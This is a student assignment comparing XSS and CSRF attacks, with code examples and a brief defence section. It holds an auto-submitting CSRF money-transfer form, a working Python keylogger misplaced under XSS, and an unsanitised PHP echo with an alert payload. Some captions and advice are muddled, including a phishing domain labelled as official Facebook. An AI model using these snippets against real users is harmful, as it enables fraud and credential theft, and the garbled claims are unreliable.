Assignment:

XSS vs CSRF

Image Generated by Dalle-E 2 from chat GPT

Prepared for

Kokub Sultan

Prepared by Group 6

Valentine Jingwa, Jean-Pierre Nde-Forgwang

Security System, Cohort E

School of Advance Digital Technology

SAIT


14Febuary 2024

Introduction

Web application security is crucial in safeguarding against numerous threats, including Cross-Site Request Forgery (CSRF) and Cross-Site Scripting (XSS). These vulnerabilities exploit the trust between a user and the web application, leading to unauthorized actions and data breaches.

CSRF (Cross-Site Request Forgery)

This is a type of attack where an attacker tricks a user into executing actions on a web application in which they are authenticated, without the user realizing they are doing it. For example, if you are logged into your bank's website and an attacker tricks you into clicking a link, that link could potentially instruct the bank's website to transfer money without your consent [1].



AN Example of a possibly forged website is m.facebook.com




Image of Official Facebook Login page www.facenook.com

```
<!-- Example of a simple form on a banking website for transferring money -->
<form action="http://www.bank.com/transfer" method="POST">
    <input type="text" name="accountNumber" placeholder="Recipient Account Number"/>
    <input type="text" name="amount" placeholder="Amount to Transfer"/>
    <input type="submit" value="Transfer Money"/>
</form>




<!-- This form is hosted on the attacker's website -->
<form action="http://www.bank.com/transfer" method="POST" id="maliciousForm">
    <input type="hidden" name="accountNumber" value="ATTACKER_ACCOUNT_NUMBER"/>
    <input type="hidden" name="amount" value="1000"/>
</form>
<script>
    document.getElementById('maliciousForm').submit();
</script>
```


Html source code snapshot

XSS (Cross-Site Scripting)

This is a vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. This can result in the attacker stealing session tokens, login credentials, or even rewriting the content of the web page for malicious purposes. Essentially, XSS attacks exploit the trust a user has for a particular site [1].

```python
from pynput.keyboard import Key, Listener
import logging

log_dir = ""  # Specify the directory to store the log file
logging.basicConfig(filename=(log_dir + "keylog.txt"), level=logging.DEBUG, format='

def on_press(key):
    logging.info(str(key))

def on_release(key):
    if key == Key.esc:
        # Stop listener
        return False

# Collect events until released
with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

Crude Python example of a keylogger code that listens into the hardware inputs



WebGoat is an application in which you can test out XSS(Cross-Site-Scripting) [5]

```
28
29  <!-- Display user comments -->
30  <div id="comments">
31    <?php
32    // Example PHP code that displays comments without sanitizing input
33    echo $userSubmittedComment;
34    ?>
35  </div>
36
37  <script>alert('XSS Attack!');</script>
```

An example of a user being able to input into a field without it being sanitized

Comparative Analysis

The main difference between CSRF and XSS lies in their exploitation techniques and impacts. CSRF exploits the trust a web application has in the user's browser, while XSS exploits the trust a user has in a web application. CSRF typically involves unauthorized actions performed on behalf of the user, whereas XSS involves executing scripts in the user's browser to access sensitive information or perform actions maliciously [2],[3].

Defence Mechanisms

Defending against CSRF and XSS requires a multi-layered approach. For CSRF, using anti-CSRF tokens, not relying on only POST requests for sensitive actions, and validating the Referer header are effective strategies. For XSS, employing content security policies, sanitizing user input, and encoding output are crucial. Both vulnerabilities benefit from HTTPS and secure coding practices to mitigate risks.

References:

1. PortSwigger. "XSS vs CSRF." Accessed February 14, 2024. https://portswigger.net/web-security/csrf/xss-vs-csrf.
2. OWASP Foundation. "Cross Site Request Forgery (CSRF)." Accessed February 14, 2024. https://owasp.org.
3. Wikipedia. "Cross-site request forgery." Accessed February 14, 2024. https://en.wikipedia.org/wiki/Cross-site_request_forgery.
4. EC-Council. "Cross-Site Request Forgery (CSRF) Attacks: Common Vulnerabilities and Prevention Methods," October 9, 2021. Accessed February 14, 2024. https://www.eccouncil.org/blog/cross-site-request-forgery-attacks.
5. OWASP. "OWASP WebGoat." Accessed February 14, 2024. https://github.com/OWASP/www-project-webgoat/blob/master/index.md.